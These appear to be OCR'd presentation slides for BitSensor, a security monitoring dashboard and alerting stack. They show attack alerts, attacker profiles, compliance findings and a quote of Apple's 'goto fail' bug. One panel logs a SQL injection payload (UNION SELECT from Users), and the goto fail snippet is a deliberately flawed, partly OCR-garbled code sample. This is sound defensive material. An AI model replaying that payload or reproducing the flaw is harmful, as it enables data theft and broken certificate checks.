
Triggered at *2017-11-03 16:11:09.605158+01:00*
Attacker:
IP: 131.155.16.54
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.75 Safari/537.36
Error: **Code**
Id: AV-Cb5EbTtWgqkblwfq_
User: example_user

Khanh Nguyen created SA-10470 - Error on hackme.bitsensor.io

Triggered at *2017-11-03 16:11:06.403078+01:00*
Attacker:
IP: 131.155.16.54
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.75 Safari/537.36
Error: **Code**
Id: AV-Cb4F6TtWgqkblwfos
User: example_user

Khanh Nguyen created SA-10469 - Found compliance issue on demo

Triggered at *2017-11-03 14:37:08.379000+00:00*
Error: **compliance**
Description: Non-Compliance for module.hashids: Contains default or short salt 'this is my salt'
Location: /juice-shop/routes/continueCode.js:2



Attack Events
10,272
Attacks

Users
14,903
Users

Event Count
374,078
Analyzed Events

Critical Vulnerabilities
99
Unique count of detections.hash

Alerts
326
Alerts

Applications
594
Analyzed Applications

Attackers

High risk (3 profiles)

Selectors: 1x User Agent, 1x IP Address
Activity Period: Sep 2017 - Sep 2017
Detection Types: codeexec, xss, csrf, sqli, lfi
Successful

Selectors: 267x User Agent, 1x IP Address
Activity Period: Sep 2017 - Sep 2017
Detection Types: codeexec, xss, csrf, lfi, sqli
Unsuccessful

Selectors: 1x User Agent, 1x IP Address
Activity Period: Sep 2017 - Sep 2017
Detection Types: lfi
Unsuccessful

Medium risk (4 profiles)

Selectors: 3x User Agent, 3x IP Address
Activity Period: Sep 2017 - Sep 2017
Detection Types: csrf
Unsuccessful

Alerts


1 2 3 4 5 ...7 »

Time	rule_name	match_body.context.http.userAgent	match_body.context.ip	match_body.num_hits
September 7th 2017, 11:07:24.295	Behaviour is suspicious	PHP-SOAP/5.6.29-0+deb8u1	91.205.192.179	422
September 7th 2017, 11:06:49.114	Behaviour is suspicious	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0	84.83.50.222	154
September 7th 2017, 10:49:38.249	New attacker	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36	86.94.141.68	1
September 7th 2017, 10:06:42.879	Behaviour is suspicious	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/603.2.5 (KHTML, like Gecko) Version/10.1.1 Safari/603.2.5	217.120.87.203	79
September 7th 2017, 09:35:47.642	Behaviour is suspicious	-	91.205.192.44	89
September 7th 2017, 09:08:24.690	Behaviour is suspicious	PHP-SOAP/5.6.29-0+deb8u1	91.205.192.179	333
September 7th 2017, 08:30:17.663	Behaviour is	Mozilla/5.0 (Windows NT 10.0; Win64; x64)	80.101.76.111	290

Critical Vulnerabilities

1 2 3 4 5 ...10 »

Workflow



Risk profile

Selectors	Activity Period	Detection Types	Unsuccessful
200x User Agent	Feb 2014 -	discovery, HPP, SQLI	
72x IP Addresses	Sep 2015		

kibana

BitSensor detects


Attack

Attack gets blocked

Ticket creation

Dev fixes issue

Slack Teams



Tool: -
At: /upgrade_handle.php

❗ **lfi, discovery attack on hackme.bitsensor.io**
IP: 221.125.9.142
Tool: -
At: /upgrade_handle.php

❗ **lfi, discovery attack on hackme.bitsensor.io**
IP: 221.125.9.142
Tool: -
At: /board.cgi

❗ **lfi, discovery attack on hackme.bitsensor.io**
IP: 221.125.9.142
Tool: -
At: /board.cgi

❗ **lfi, discovery attack on hackme.bitsensor.io**
IP: 221.125.9.142
Tool: -
At: /board.cgi


❗ **discovery attack on hackme.bitsensor.io**
IP: 221.125.9.142
Tool: -
At: /shell

Attack threshold exceeded by 221.125.9.142
Time: 2017-10-10T15:00:24.853738Z
IP: 221.125.9.142

Securing cloud infrastructure is a hot topic.

The challenge is preventing legacy security tooling.

An integrated, open source, stack with dashboard gives visibility in the infrastructure’s security.



Filebeat
Read file(s) and push to Logstash


Logstash
Parse logs

BitBrain
In-depth analysis

Elasticsearch
Index and store

BitFace
Visualize

The complete security stack



Attack Events

17

Attacks

Critical Vulnerabilities

4

Critical Vulnerabilities Detected

Attackers

High risk (1 profiles)

Selectors	Activity Period	Detection Types	
1x User Agent 3x IP Address	Oct 2017 - Oct 2017	xss, evasion, sqli	Detected

Non Compliance Notifications

Description	File	Line	Count
Contains default salt 'this is my salt'	/home/ruben/juice-shop/routes/continueCode.js	2	3

Queries Leaking Data

errors.description: Descending	Count
Executing (default): SELECT * FROM Products WHERE ((name LIKE '%')) UNION SELECT '1' FROM Users--%' OR description LIKE '%')) UNION SELECT '1' FROM Users--%') AND deletedAt IS NULL) ORDER BY name	5

Export: Raw Formatted

Query Data Breaches

5

Data Records Breached

Queries

Users

181

Users

Users per Application

Interval: Auto

Behavior Detection

Type	Count	Attack Start	Attack End
accesscontrol	5	October 18th 2017, 19:41:52.289	October 19th 2017, 00:01:44.623

Events

35,227


Events Processed

Attacks

OWASP	Application	Parameter	Country	Attack Started	Attack Ended
A3 - Cross-Site Scripting	juice-demo	http.get.q	Netherlands	October 18th 2017, 22:15:24.425	October 18th 2017, 22:15:30.012
A1 - Injection	juice-demo	http.get.q	Netherlands	October 18th 2017, 21:02:07.829	October 18th 2017, 22:25:49.621
A1 - Injection	94.130.34.35	http.get.q	Netherlands	October 18th 2017, 16:18:02.424	October 18th 2017, 16:48:11.369

ElastAlert

kibana



Application BITSENSOR

Application BITSENSOR

Application BITSENSOR

Application BITSENSOR


OSSEC HIDS

OSSEC HIDS

OSSEC HIDS


AWS CloudTrail / Azure Search / GCP Cloud Audit Logging

logstash


100%
80%
60%
40%
20%
0%
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
Web App Attacks
Insider and Privilege Misuse
POS Intrusions
Payment Card Skimmers
Miscellaneous Errors
Physical Theft/Loss
Everything Else
Denial-of-Service Attacks
Cyber-espionage
Crimeware

GOTO SX

Complexity




```
    goto
  ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
  ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;
```

"Goto Fail, Heartbleed, and Unit Testing Culture"
Mike Bland
